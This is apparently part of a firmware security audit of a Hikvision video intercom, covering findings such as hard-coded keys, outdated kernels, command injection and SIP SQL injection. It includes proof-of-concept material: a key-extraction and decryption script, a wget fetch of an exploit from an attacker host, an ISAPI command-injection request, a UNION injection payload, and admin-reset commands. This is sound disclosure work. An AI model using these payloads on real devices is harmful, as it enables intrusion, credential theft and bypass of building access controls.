Proof of Concept
# 1. Extract digicapkeyArm.ko from firmware CramFS
binwalk3 -e firmware.bin
# Module is at: 1E0000/digicapkeyArm.ko

# 2. Extract the 24-byte 3DES key from .rodata
arm-none-eabi-objdump -s -j .rodata 1E0000/digicapkeyArm.ko
# Key: 2102034d561311120102034d561011120102034d5612111d

# 3. Decrypt start.sh (~1 second, no special hardware needed)
python3 - <<'EOF'
from Crypto.Cipher import DES3
KEY = bytes.fromhex('2102034d561311120102034d561011120102034d5612111d')
with open('1E0000/start.sh', 'rb') as f: data = f.read()
padding = data[-1]; enc = data[:-1]; plen = len(enc) - padding
open('/tmp/start_decrypted.sh', 'wb').write(
    DES3.new(KEY, DES3.MODE_ECB).decrypt(enc)[:plen])
EOF
Impact
The encryption of start.sh provides no meaningful protection against a firmware-level attacker. The 3DES key is stored in plaintext in .rodata of digicapkeyArm.ko, which resides in the same CramFS partition as start.sh. An attacker who can read the flash can decrypt the boot script in seconds with objdump and six lines of Python.
CVSS rationale (MEDIUM 6.4): Confidentiality impact is Low — the script content is service startup commands; no new secrets are exposed beyond what is already findable in plaintext firmware sections. Integrity impact is High — an attacker with flash read+write access can modify start.sh, re-encrypt it with the extracted key, and flash back a backdoored or modified version that survives reboots. Availability impact is High — the same modification capability means an attacker can simply comment out the hicore and gpl_process launch lines, reflash, and the device is permanently non-functional after the next reboot. Integrity (I) and Availability (A) are independent CVSS metrics: both are consequences of the same write capability, so both are scored.
The most significant finding from the decrypted script is the silent web directory traversal patch (finding 1 above): a symlink pointing into devListCfg is deleted at every boot via a comment-marked “security upgrade patch,” strongly suggesting a path traversal or LFI vulnerability exists in the web code and was addressed by concealing the fix inside an encrypted boot script rather than repairing the underlying code.
References
- CWE-656: https://cwe.mitre.org/data/definitions/656.html
- CWE-321: https://cwe.mitre.org/data/definitions/321.html
- NIST SP 800-131A Rev. 2 — Triple DES disallowed for encryption after 2023
F-07 — Preset SSH Host Keys
| Field | Value |
|---|---|
| Severity | MEDIUM |
| CVSS v3 Score | 6.5 |
| CVSS v3 Vector | AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N |
| Attack Vector | Network |
| CWE | CWE-321: Use of Hard-coded Cryptographic Key |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | /etc/dropbear/ in ramdisk |
| Exploitability | Confirmed — shared keys verified in firmware; Dropbear version also outdated |
| Remediation Status | Open |
Description
Three pre-baked SSH host keys are present in the firmware ramdisk:
/etc/dropbear/dropbear_ecdsa_host_key
/etc/dropbear/dropbear_rsa_host_key
/etc/dropbear/dropbear_dss_host_key
The pre-baked SSH host keys are identical within this firmware image. If the same firmware image is shipped to multiple devices without per-unit key generation, SSH host key verification would provide no security guarantee against an attacker who has access to the firmware image. This cannot be confirmed across units without analyzing additional devices. Dropbear version 2018.76 (outdated) is used. EMBA’s SSH check confirmed no LZMA backdoor (CVE-2024-3094) is present.
Impact
If the same firmware is shipped to multiple units, SSH host key pinning provides no cross-device security guarantee. An attacker with access to the firmware image could impersonate any device sharing the same keys to SSH clients that have previously cached the fingerprint.
References
- CWE-321: https://cwe.mitre.org/data/definitions/321.html
- Dropbear SSH changelog: https://matt.ucc.asn.au/dropbear/CHANGES
F-08 — Telnet Can Be Enabled
| Field | Value |
|---|---|
| Severity | MEDIUM |
| CVSS v3 Score | 5.9 |
| CVSS v3 Vector | AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N |
| Attack Vector | Network (when Telnet is enabled) |
| CWE | CWE-319: Cleartext Transmission of Sensitive Information |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | hicore — SQLite security config schema |
| Exploitability | Probable — requires enable_telnet=1 in config DB, achievable via config API or direct DB access |
| Remediation Status | Open |
Description
An enable_telnet field exists in the device’s SQLite security config database, defaulting to 0 (disabled). If enabled via the configuration API or direct database manipulation, the device allows unencrypted remote shell access. Combined with the exposed root password hash (F-03), this is a critical escalation path.
CREATE TABLE IF NOT EXISTS security_cfg_para(
    idx integer primary key, enable_telnet INTEGER, security_level INTEGER);
INSERT INTO security_cfg_para VALUES(1, 0, 0);
Impact
Once enabled, Telnet transmits all session data — including credentials — in cleartext. Combined with F-03 (exposed root hash) and F-02 (psh backdoor), an attacker who can enable Telnet remotely (via the ISAPI config endpoint) gains a full, unencrypted root shell path.
References
- CWE-319: https://cwe.mitre.org/data/definitions/319.html
- NIST SP 800-115 (Technical Guide to Information Security Testing)
F-09 — Hardcoded Internal IP Addresses
| Field | Value |
|---|---|
| Severity | MEDIUM |
| CVSS v3 Score | 5.3 |
| CVSS v3 Vector | AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N |
| Attack Vector | Network (information disclosure) |
| CWE | CWE-1188: Insecure Default Initialization of Resource |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | hicore binary |
| Exploitability | Confirmed — IPs directly readable from firmware binary strings |
| Remediation Status | Open |
Description
Several Hikvision-internal IP addresses are present in production firmware, indicating the build was not sanitized before release:
| IP | Context |
|---|---|
10.192.74.191 |
Internal Hikvision server (undocumented) |
10.19.132.120:6120 |
Internal test endpoint with obfuscated parameters |
192.168.8.253 |
Hardcoded Wi-Fi AP IP (ifconfig wlan0 192.168.8.253) |
Impact
Reveals Hikvision’s internal network addressing scheme and test infrastructure. May be used to fingerprint device build environments or to craft targeted attacks if the device ever routes to those subnets. The obfuscated test URL (F-04) suggests QA/debug code was shipped in production.
References
- CWE-1188: https://cwe.mitre.org/data/definitions/1188.html
F-10 — Hardcoded Chinese DNS Servers
| Field | Value |
|---|---|
| Severity | MEDIUM |
| CVSS v3 Score | 5.3 |
| CVSS v3 Vector | AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N |
| Attack Vector | Network |
| CWE | CWE-1188: Insecure Default Initialization of Resource |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | hicore binary |
| Exploitability | Confirmed — DNS servers hardcoded, active on device boot |
| Remediation Status | Open |
Description
Beyond standard DNS servers (8.8.8.8, 8.8.4.4), the firmware references Chinese DNS resolvers that fall under Chinese legal jurisdiction:
| DNS Server | Operator |
|---|---|
114.114.114.114 |
DNSPai (China) |
223.5.5.5 |
Alibaba Cloud DNS (China) |
Under China’s 2017 National Intelligence Law (Article 7), operators of these resolvers may be compelled to cooperate with Chinese state intelligence activities, potentially exposing the device’s hostname resolution activity.
Impact
All DNS queries resolved through these servers may be logged and disclosed to Chinese authorities. This creates a covert intelligence channel independent of any network monitoring an operator may deploy.
References
- CWE-1188: https://cwe.mitre.org/data/definitions/1188.html
- China National Intelligence Law (2017), Article 7
F-11 — Severely Outdated Software Stack
| Field | Value |
|---|---|
| Severity | CRITICAL |
| CVSS v3 Score | 9.8 (aggregate) |
| CVSS v3 Vector | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Attack Vector | Network / Local |
| CWE | CWE-1104: Use of Unmaintained Third Party Components |
| Related CVEs | 4,000 CVEs — see Appendix E and Section 8 |
| Affected Versions | All firmware versions |
| Location | Entire firmware image |
| Exploitability | Confirmed — 105 public exploits, 12 Metasploit modules available |
| Remediation Status | Open |
Description
EMBA’s cve-bin-tool identified 4,000 CVEs across the firmware’s software components, with 105 public exploits — including 12 Metasploit modules — available for confirmed vulnerabilities:
| Severity | CVE Count | With Exploits |
|---|---|---|
| Critical | 47 | 1 |
| High | 715 | 55 |
| Medium | 1,417 | 40 |
| Low | 48 | 1 |
| Total | 4,000 | 105 |
| **Remote exploits: 8 | Local exploits: 72 | DoS exploits: 28** |
The dominant contributor is the Linux 3.18.20 kernel with 3,856 CVEs and 95 associated exploits (see F-12 for critical kernel exploits). Other significant contributors:
| Component | Version | CVEs | Exploits |
|---|---|---|---|
| Linux Kernel | 3.18.20 | 3,856 | 95 |
| OpenSSL | 1.0.2j | 43 | 5 |
| wpa_supplicant | 2.2 | 36 | 0 |
| SQLite | 3.7.10 | 26 | 3 |
| BusyBox | 1.31.1 | 15 | 0 |
| BusyBox | 1.2.1 | 17 | 0 |
| zlib | 1.2.8 | 10 | 0 |
| zlib | 1.2.11 | 6 | 0 |
| UPnP SDK | 1.6.17 | 2 | 2 |
References
- CWE-1104: https://cwe.mitre.org/data/definitions/1104.html
- NVD CVE database: https://nvd.nist.gov/
- EMBA f17 module output (Appendix E)
F-12 — Kernel Privilege Escalation — Confirmed Exploits
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 8.8 |
| CVSS v3 Vector | AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| Attack Vector | Local (post-initial-access) |
| CWE | CWE-269: Improper Privilege Management |
| Related CVEs | CVE-2016-5195, CVE-2015-1328, CVE-2015-8660, CVE-2015-8104, and 6 others |
| Affected Versions | Linux 3.18.20 (EOL ~2017) |
| Location | Kernel (uImage) |
| Exploitability | Confirmed — Metasploit modules available for multiple CVEs |
| Remediation Status | Open |
Description
EMBA’s linux-exploit-suggester identified 10 kernel exploits rated “probable” or “high probability” for Linux 3.18.20. Several have public Metasploit modules and Exploit-DB entries with high EPSS scores:
| CVE | Exploit Name | EDB ID | Metasploit | EPSS | Description |
|---|---|---|---|---|---|
| CVE-2016-5195 | Dirty COW | 40611, 40839 | Yes | 89% | Race condition in copy-on-write — local root |
| CVE-2015-1328 | overlayfs (Ubuntu) | 40688 | Yes | 89% | Overlayfs privilege escalation |
| CVE-2015-8660 | overlayfs | multiple | Yes | 59% | Overlayfs setuid priv esc |
| CVE-2016-0728 | keyring | 40003 | — | 49% | Kernel keyring use-after-free, local root |
| CVE-2015-8104 | KVM DoS/root | — | — | — | CVSS 10.0 — requires KVM; unlikely enabled on this SoC |
| CVE-2022-32250 | nft_object UAF | — | — | — | Netfilter UAF — kernel config not verified |
| CVE-2022-2586 | nft_object UAF | — | — | — | Netfilter UAF, kernel >= 3.16 — config not verified |
| CVE-2021-3493 | OverlayFS | — | — | — | Ubuntu 14.04–20.10, x86_64 only — likely not applicable |
| CVE-2021-22555 | Netfilter heap OOB | — | — | — | kernel >= 2.6.19 — config not verified |
| CVE-2017-6074 | DCCP UAF | — | — | — | Requires CONFIG_IP_DCCP — not verified |
CVE-2015-8104 carries a CVSS score of 10.0 — the maximum possible.
Proof of Concept
# Exploit chain using Dirty COW (CVE-2016-5195) — EDB-40611
# Step 1: Gain initial shell via network RCE or psh backdoor
# Step 2: Upload Dirty COW exploit binary to /tmp/
wget http://[attacker]/dirty -O /tmp/dirty && chmod +x /tmp/dirty
# Step 3: Execute privilege escalation (completes in seconds)
/tmp/dirty [new_root_password]
# Step 4: Authenticate as root with new password
su root

# Alternatively: Metasploit module
# use exploit/linux/local/udev_netlink (for kernel 3.18)
# use exploit/linux/local/overlayfs_priv_esc
Impact
If an initial foothold is established (e.g., via psh backdoor, UART console, or a network-reachable vulnerability), Dirty COW (CVE-2016-5195) and the overlayfs exploits have public Metasploit modules and high EPSS scores for this kernel version, making privilege escalation to root plausible. Note that linux-exploit-suggester rates exploits based on kernel version alone — some entries (e.g., Ubuntu-specific overlayfs variants, KVM-dependent CVEs) may not apply to this ARM/uClibc build without kernel config verification.
References
- CVE-2016-5195 (Dirty COW): EDB-40611, EDB-40839, Metasploit
exploit/multi/local/dirty_cow - CVE-2015-1328 (overlayfs): EDB-40688, EPSS 89%
- CVE-2015-8104: CVSS 10.0, https://nvd.nist.gov/vuln/detail/CVE-2015-8104
- linux-exploit-suggester: https://github.com/The-Z-Labs/linux-exploit-suggester
F-13 — Binary Memory Protection Failures
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 8.1 |
| CVSS v3 Vector | AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Attack Vector | Network / Local |
| CWE | CWE-693: Protection Mechanism Failure |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | 101 analyzed binaries — primarily hicore |
| Exploitability | Probable — exploitation requires triggering a memory corruption vulnerability (see F-14) |
| Remediation Status | Open |
Description
EMBA analyzed 101 binaries for standard memory exploitation mitigations. RELRO and stack canaries are severely lacking across the firmware; NX and PIE coverage is more mixed:
| Mitigation | Missing | Present | % Missing |
|---|---|---|---|
| RELRO (Relocation Read-Only) | 94 / 101 | 7 / 101 | 93% |
| Stack Canaries | 85 / 101 | 16 / 101 | 84% |
| NX / DEP (No-Execute) | 39 / 101 | 62 / 101 | 39% |
| PIE (Position Independent Executable) | 16 / 101 | 85 / 101 | 16% |
| Debug Symbols Stripped | 35 / 101 | 66 / 101 | 35% stripped |
Note on NX and PIE figures: The 39% NX-missing count is largely driven by kernel modules (
.kofiles), which are expected to load into kernel space where userspace NX semantics do not apply the same way. Among user-space executables and shared libraries, NX coverage is substantially higher. PIE is present on 85% of binaries overall, which is relatively good coverage. RELRO and stack canaries represent the primary hardening gaps.
The main application binary hicore specifically:
- No RELRO — GOT overwrite attacks are possible
- Stack canaries present —
hicoreis an exception here; the canary provides some stack overflow protection - NX disabled — shellcode execution on the stack or heap is permitted for this binary
- No PIE — fixed load address simplifies exploitation if a memory corruption vulnerability is triggered
Without RELRO on hicore, any write primitive can overwrite GOT entries to redirect execution. With NX disabled on hicore specifically, injected shellcode can execute directly without ROP chains — a significant concern given the unsafe function usage identified in F-14.
Impact
Any memory corruption vulnerability in hicore or other user-space binaries lacking RELRO (94 of 101) is easier to exploit due to writable GOT entries. For hicore specifically, the absence of both RELRO and NX combined with the unsafe function usage identified in F-14 means a confirmed memory corruption bug could be exploited without advanced ROP chain techniques. Stack canaries on hicore do provide some mitigation against straight stack-smashing attacks.
References
- CWE-693: https://cwe.mitre.org/data/definitions/693.html
- OWASP Binary Attack Surface: https://owasp.org/www-community/attacks/Binary_Attack_Surface
F-14 — Pervasive Memory Safety Issues in Application Code
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 8.1 |
| CVSS v3 Vector | AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Attack Vector | Network |
| CWE | CWE-676, CWE-134, CWE-119, CWE-416, CWE-415, CWE-787 |
| Related CVEs | — |
| Affected Versions | All firmware versions (hicore binary) |
| Location | hicore and 14 other binaries |
| Exploitability | Probable — 32 potential command injection sites flagged by Ghidra; manual verification pending |
| Remediation Status | Open — manual verification of Ghidra findings pending |
Description
Static analysis via three independent methods converged on massive code quality issues throughout the firmware.
Dangerous C Function Usage (s13):
| Function | Total Uses | Worst Binary |
|---|---|---|
strcpy |
883 | hicore: 300 |
sprintf |
756 | hicore: 756 |
strcat |
102 | hicore: 102 |
system() |
41 | hicore: 41 |
fprintf |
3,078 | hicore: 3,078 |
popen() |
10 | hicore: 10 |
CWE-checker Results (s17) — 4,380 issues across 11 binaries:
| CWE | Description | Count |
|---|---|---|
| CWE-676 | Use of Potentially Dangerous Function | 2,528 |
| CWE-476 | NULL Pointer Dereference | 1,030 |
| CWE-782 | Exposed IOCTL with Insufficient Access Control | 460 |
| CWE-252 | Unchecked Return Value | 228 |
| CWE-416 | Use After Free | 59 |
| CWE-190 | Integer Overflow / Wraparound | 16 |
| CWE-467 | sizeof on Pointer Type | 12 |
| CWE-134 | Externally Controlled Format String | 9 |
| CWE-119 | Buffer Overflow | 6 |
| CWE-125 | Out-of-bounds Read | 5 |
| CWE-787 | Out-of-bounds Write | 1 |
| CWE-415 | Double Free | 7 |
Ghidra/semgrep Results (s16) — 8,212 findings across 15 binaries:
| Pattern | Count |
|---|---|
| Interesting API calls | 2,958 |
| Format string bugs | 2,659 |
| Integer truncation | 819 |
| Signed/unsigned conversion | 970 |
| Command injection | 32 |
| Unterminated string (strncpy) | 97 |
| Unchecked malloc return | 116 |
| Use-after-free | 4 |
| Double-free | 2 |
| Off-by-one | 9 |
| Incorrect use of free | 12 |
The 32 command injection findings from Ghidra are particularly significant. While semgrep analysis produces false positives, any confirmed command injection in hicore — which makes 41 system() calls — would represent a direct path to remote code execution.
Impact
If any of the 32 Ghidra-flagged command injection patterns in hicore is confirmed exploitable, and the service is network-reachable, the absent binary mitigations (F-13) mean exploitation would not require advanced techniques. Manual verification of the Ghidra findings is a priority next step; these are static analysis flags and may include false positives.
References
- CWE-676: https://cwe.mitre.org/data/definitions/676.html
- CWE-134: https://cwe.mitre.org/data/definitions/134.html
- CWE-119: https://cwe.mitre.org/data/definitions/119.html
- EMBA s13, s16, s17 module output (Appendix E)
F-15 — Weak File Permissions
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 7.1 |
| CVSS v3 Vector | AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N |
| Attack Vector | Local |
| CWE | CWE-732: Incorrect Permission Assignment for Critical Resource |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | Filesystem-wide (395 instances) |
| Exploitability | Probable — exploitation requires achieving initial shell access (via F-02 or UART) |
| Remediation Status | Open |
Description
EMBA identified 395 areas with weak file permissions across the filesystem. Weak permissions on system files, configuration files, or credential stores allow privilege escalation by lower-privileged processes or local attackers with shell access. Detailed enumeration of the 395 instances requires manual review against the full filesystem tree (Appendix B).
Impact
A low-privileged process or user with shell access can read credential files, modify configuration, or tamper with system binaries — all of which are typically restricted to root. Chained with F-12 (kernel privesc), this provides additional escalation paths.
References
- CWE-732: https://cwe.mitre.org/data/definitions/732.html
F-16 — da_info Hidden Command Surface: Symlink Removal Provides No Access Control
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 7.1 |
| CVSS v3 Vector | AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N |
| Attack Vector | Local (requires any shell — UART, Telnet, post-exploitation) |
| CWE | CWE-284: Improper Access Control; CWE-912: Hidden Functionality |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | /home/app/bin/da_info — dispatch table at .rodata:0x16718, 145 entries |
| Exploitability | Confirmed — dispatch table fully extracted; commands invocable via direct binary call |
| Remediation Status | Open |
Description
da_info is a 42 KB dynamically-linked ARM ELF that implements a 145-command multi-call dispatch interface for hikvision’s proprietary IPC subsystem. The start.sh boot script creates approximately 60 symlinks in /usr/bin/ pointing to this binary, which dispatches commands by matching argv[0] against a case-insensitive command table.
The dispatch table was fully extracted from .rodata at VMA 0x16718. It contains 145 entries with command indices 0x00–0xeb. The jump table at .text:0x11bac routes each command index to one of 32 handler addresses, all of which ultimately call ipc_unix_send_data to send a structured IPC message to hicore via a Unix domain socket (channel name: tools_process). da_info itself contains no system() or popen() calls — it is a thin IPC proxy.
resetPasswd and resetParam are not removed — only unlinked:
The start.sh boot script comments mark resetPasswd and resetParam as deliberately omitted from the symlink interface. Static disassembly confirmed both commands are present in the dispatch table at cmd_idx=0x13 and 0x14 respectively, with fully functional IPC handlers. Any process with a shell can invoke them directly:
/home/app/bin/da_info resetPasswd          # sends IPC cmd 0x13 to hicore → admin credential reset
/home/app/bin/da_info resetParam           # sends IPC cmd 0x14 to hicore → factory reset
The argv[0] match is performed by strncasecmp — the binary name in the path does not matter; only argv[0] is checked.
decryptData — hicore crypto oracle:
The decryptData command (cmd_idx=0xe9) is accessible from the symlink interface and accepts two arguments: a ciphertext string and an integer type selector. It validates argc == 3 and checks combined argument length ≤ 448 bytes, then forwards to hicore’s decrypt handler. The type selector is passed via atoi() with no bounds checking. This provides an interface for sending arbitrary decryption requests to hicore’s internal crypto subsystem using caller-selected algorithm types — useful for probing internal key material if hicore’s decrypt handler does not validate the type against an allowlist.
Full command table — 145 entries vs ~60 symlinks:
| Category | Commands present in binary but missing from start.sh symlinks |
|---|---|
| Credential management | resetPasswd, resetParam |
| Fingerprint module | fpGetModuleVersion, fpEnroll, fpDel, fpRecognition, fpDebug, fpupgrade |
| Bluetooth module | setBlueEnable, setBlueName, setBlueUUID, setBlueBroad, setBlueRandNum, setBlueModel, setBluePower, getBlueVer |
| UI/diagnostics | gui_debug, screenshot, kb, setVideoWDR, FLDset |
| Network | setV6ip, check_rs232 |
| Misc | openEleLock, dm365, mcu_learn, mcu_debug, hwdbg, touchScreen, switch_system_type, set_eye_dist, printPart, printPartFile, ReadSensor, WriteSensor |
All of these are reachable via /home/app/bin/da_info <command> [args] from any shell.
Impact
An attacker who obtains any shell on the device — via UART (F-06), Telnet (F-08), post-exploitation of a network service, or kernel privilege escalation (F-12) — can invoke resetPasswd to reset the administrator credential, gaining web interface admin access independently of whether they know the current password. The factory reset path (resetParam) would wipe the device configuration.
The decryptData oracle provides a means to probe hicore’s internal crypto routines without requiring the underlying key material, which may be relevant to extracting or verifying key derivation in libbsp_data_encrypt.so.
References
- CWE-284: https://cwe.mitre.org/data/definitions/284.html
- CWE-912: https://cwe.mitre.org/data/definitions/912.html
- Relates to: F-02 (psh access channel), F-06 (start.sh symlink analysis), F-08 (Telnet escalation path), F-12 (kernel privesc → shell)
F-17 — CVE-2021-36260: Command Injection via ISAPI configurationData Endpoint
| Field | Value |
|---|---|
| Severity | CRITICAL |
| CVSS v3 Score | 9.8 (NVD) |
| CVSS v3 Vector | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Attack Vector | Network — unauthenticated PUT request to /ISAPI/System/configurationData |
| CWE | CWE-78: Improper Neutralization of Special Elements Used in an OS Command |
| Related CVEs | CVE-2021-36260 |
| Affected Versions | Hikvision Video Intercom products before V2.2.0; this firmware reports V2.1.5 |
| Location | hicore — /ISAPI/System/configurationData request handler |
| Exploitability | Probable — endpoint confirmed present; version in affected range; dynamic verification pending |
| Remediation Status | Open |
Description
CVE-2021-36260 is a publicly disclosed, Hikvision-confirmed unauthenticated command injection vulnerability affecting a broad range of Hikvision IP cameras and intercom products. The vulnerability resides in the HTTP server’s handler for PUT /ISAPI/System/configurationData. User-supplied XML data in the request body is processed without adequate sanitisation before being passed to a system-level command execution function, allowing an unauthenticated attacker to inject arbitrary OS commands.
Evidence from static analysis of this firmware:
-
Endpoint confirmed present. The string
/ISAPI/System/configurationDatais present inhicore(file offset0x70e884, VMA0x71e884) and appears in a URL dispatch table alongside 41 other ISAPI endpoints. The binary implements an HTTP server that routes PUT/GET requests to C++ handlers. -
Command execution capability.
hicoreimportssystem,popen,execve,fork, andvforkfrom the C library (confirmed viaarm-none-eabi-nm -D). The binary contains at least 13system()call sites and 10popen()call sites — several of which construct their command strings usingsprintf/snprintfinto stack buffers. -
Version in affected range. A firmware version string
V2.1.5was recovered fromhicoreat file offset0x7e6fa8. CVE-2021-36260 affects Hikvision Video Intercom products with firmware before V2.2.0. V2.1.5 falls within this range. -
No heap allocation or XML-safe string handling observed near handler. The three cross-references to the configurationData string VMA locate it inside a URL comparison table; full data-flow analysis from the XML parser to the command sink has not been completed statically due to binary size (~8.7 MB stripped). Full confirmation requires QEMU dynamic analysis or live device testing.
PoC / Exploit Pattern
Per publicly available research, the CVE is exploitable via:
PUT /ISAPI/System/configurationData HTTP/1.1
Host: <device-ip>
Content-Type: application/x-www-form-urlencoded

<?xml version="1.0" encoding="UTF-8"?>
<language>$(id>/tmp/pwned)</language>
Multiple public PoC implementations and Metasploit modules (e.g., exploit/linux/http/hikvision_unauth_rce_cve_2021_36260) are available for this CVE.
Impact
Unauthenticated remote code execution as root. hicore runs as PID > 1 on a system with no SELinux or AppArmor. A successful exploit yields a root shell over the network with no credentials required.
Revision caveat (see §2.1): This “probable” rating rests on the chip-off unit’s
V2.1.5version string falling inside Hikvision’s documented affected range (< V2.2.0). A second, newer physical unit tested live reports firmwareV2.2.65— outside the affected range. This finding should not be assumed to apply to current-production units without directly testing theconfigurationDataendpoint against them; version-string inference is not a substitute for live confirmation.
References
- CVE-2021-36260: https://nvd.nist.gov/vuln/detail/CVE-2021-36260
- Hikvision Advisory: https://www.hikvision.com/en/support/cybersecurity/security-advisory/security-notification-command-injection-vulnerability-in-some-hikvision-products/
- CWE-78: https://cwe.mitre.org/data/definitions/78.html
- Relates to: F-11 (outdated component stack), F-13 (absent NX on hicore)
F-18 — sipServer SQL Injection via SIP REGISTER
| Field | Value |
|---|---|
| Severity | CRITICAL |
| CVSS v3 Score | 9.1 |
| CVSS v3 Vector | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N |
| Attack Vector | Network — unauthenticated SIP REGISTER message on UDP/TCP port 5060 |
| CWE | CWE-89: Improper Neutralization of Special Elements Used in an SQL Command |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | sipServer — user_info_file class, sips_user_info_db.cpp |
| Exploitability | Probable — vulnerable code pattern confirmed; functional SQL injection test not performed |
| Remediation Status | Open |
Description
sipServer is a 197 KB ARM ELF that implements a SIP registrar (RFC 3261) for inter-device communication. It uses SQLite to store a reg_user table of registered SIP clients. Static analysis reveals that SQL queries are constructed by direct sprintf/snprintf format-string substitution of SIP message fields into raw SQL strings, which are then executed via sqlite3_exec() or sqlite3_get_table().
Critical evidence:
sipServer imports no prepared statement functions: sqlite3_prepare_v2, sqlite3_prepare, sqlite3_bind_text, and related APIs are entirely absent from the dynamic symbol table. All database operations use the raw-execution path:
Imports: sqlite3_exec, sqlite3_get_table, sqlite3_open, sqlite3_close
         sprintf, snprintf
No imports: sqlite3_prepare_v2, sqlite3_bind_*, sqlite3_step
Vulnerable SQL patterns (extracted from binary strings):
| Query pattern | Source field | File offset |
|---|---|---|
WHERE user_name = '%s'; |
SIP From: username |
0x2c21c |
WHERE reg_name = '%s'; |
SIP registration name | 0x2c298 |
WHERE reg_name = '%s' and device_sn = '%s'; |
SIP fields | 0x2c2f0 |
INSERT INTO %s VALUES(%d, '%s', '%s', %d, '%s', '%s', %d, %d, %u, '%s', '%s', %d, '%s'); |
SIP REGISTER fields | 0x2c3f4 |
SET user_ip = '%s', user_port = '%d', ... WHERE user_name = '%s'; |
SIP REGISTER fields | 0x2c514 |
All %s arguments in these queries are populated from SIP message header fields (username, IP, device serial, MAC, device name) extracted from incoming SIP REGISTER messages. SIP messages require no authentication at the network level — any device on the LAN can send a crafted REGISTER to port 5060.
Attack surface: The Find user debug strings ("find user:%s password failed", "find user:%s dev config failed") confirm the username is read directly from the SIP From: or Contact: header without sanitisation before use in WHERE user_name = '%s'. A username containing a single quote (') would break the SQL string literal, enabling classic injection.
Database contents at risk: The reg_user table stores registered SIP device info including user_name, user_ip, user_port, dev_serial, dev_mac, login_password, and reg_password. SQLite also holds other tables (system config, ezviz enable state, access credentials) that a UNION-based injection could reach.
Impact
An attacker on the same network segment (LAN or Wi-Fi) can send a crafted SIP REGISTER message with a SQL-injection payload in the From: header, achieving:
- Read: Exfiltrate
login_passwordandreg_passwordfor all registered SIP clients - Write: Insert or modify SIP registration records, allowing impersonation of registered devices
- Schema manipulation: Drop tables or corrupt the registration database, disabling intercom functionality
No credentials are required — SIP REGISTER is sent before authentication in standard SIP flows. The database is opened in read/write mode (sqlite3_open).
Exploit pattern (conceptual):
REGISTER sip:192.168.1.100 SIP/2.0
From: <sip:' UNION SELECT login_password,2,3,4,5,6,7,8,9,10,11,12,13 FROM reg_user--@attack>
References
- CWE-89: https://cwe.mitre.org/data/definitions/89.html
- Relates to: F-11 (SQLite 3.7.10 — outdated), F-16 (da_info
decryptDataoracle for credential verification)
F-19 — ISAPI Serial Bus Passthrough (RS232/RS485)
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 8.1 |
| CVSS v3 Vector | AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N |
| Attack Vector | Network — authenticated HTTP PUT/GET to /ISAPI/System/Serial/ports/*/Transparent/channels/1/transData |
| CWE | CWE-284: Improper Access Control; CWE-200: Exposure of Sensitive Information |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | hicore — three ISAPI serial passthrough endpoints |
| Exploitability | Confirmed — endpoints present in binary; active connection strings confirmed |
| Remediation Status | Open |
Description
hicore exposes three HTTP endpoints that act as transparent serial bus bridges, forwarding arbitrary data between HTTP clients and the device’s physical RS232/RS485 serial ports:
/ISAPI/System/Serial/ports/1/Transparent/channels/1/transData   (RS232 port 1)
/ISAPI/System/Serial/ports/2/Transparent/channels/1/transData   (RS232 port 2)
/ISAPI/System/Serial/ports/3/Transparent/channels/1/transData   (RS485)
These are confirmed present in hicore’s ISAPI dispatch table (file offsets 0x780fb0, 0x780ff0, 0x781030). Active use is corroborated by runtime message strings in the binary:
"RS232 transparent connected."              (0x6713e8)
"RS232 transparent is connected, send serial data failed."     (0x6a1284)
"RS485 transparent is connected, send serial data failed."     (0x6a12d4)
The transData endpoint name and the HTTP method semantics (PUT to send, GET to receive) are consistent with Hikvision’s documented ISAPI Serial Transparent Channel specification, which provides bidirectional raw byte forwarding — no protocol framing, no access control beyond the HTTP session.
Context: The DS-KV6113-WPE1(C) intercom physically connects to access control hardware (door locks, elevator controllers, alarm panels) via its RS232/RS485 serial bus. The device tree blobs (DS170xx.dtb variants) confirm support for multiple hardware configurations, some of which use RS485 for Wiegand/OSDP access controller communication.
An authenticated web user (any non-anonymous HTTP session) can:
- Read raw serial output from connected physical hardware (door controller state, access events, keypad input, sensor readings)
- Write arbitrary commands to connected hardware — potentially unlocking doors, bypassing alarms, or injecting Wiegand card reads
Authentication required is the device’s web admin password, which is trivially obtained via: F-01 (TLS key decryption → MITM → credential intercept), F-03 (rainbow table against the published root hash), F-08 (Telnet root access → web credential database), or F-17 (unauthenticated RCE → admin access).
Impact
An attacker who possesses any valid web credential — including the default admin account on unprovisioned devices — can issue arbitrary serial commands to any physical hardware connected to the intercom’s RS232 or RS485 bus. In a building access control context, this translates directly to remote door unlock, elevator call, or alarm suppression without physical presence.
The feature is architecturally legitimate (used by integrators for diagnostics), but the combination with the credential exposure findings in this report makes it a high-impact pivot capability.
References
- CWE-284: https://cwe.mitre.org/data/definitions/284.html
- CWE-200: https://cwe.mitre.org/data/definitions/200.html
- Hikvision ISAPI Serial Transparent Channel specification
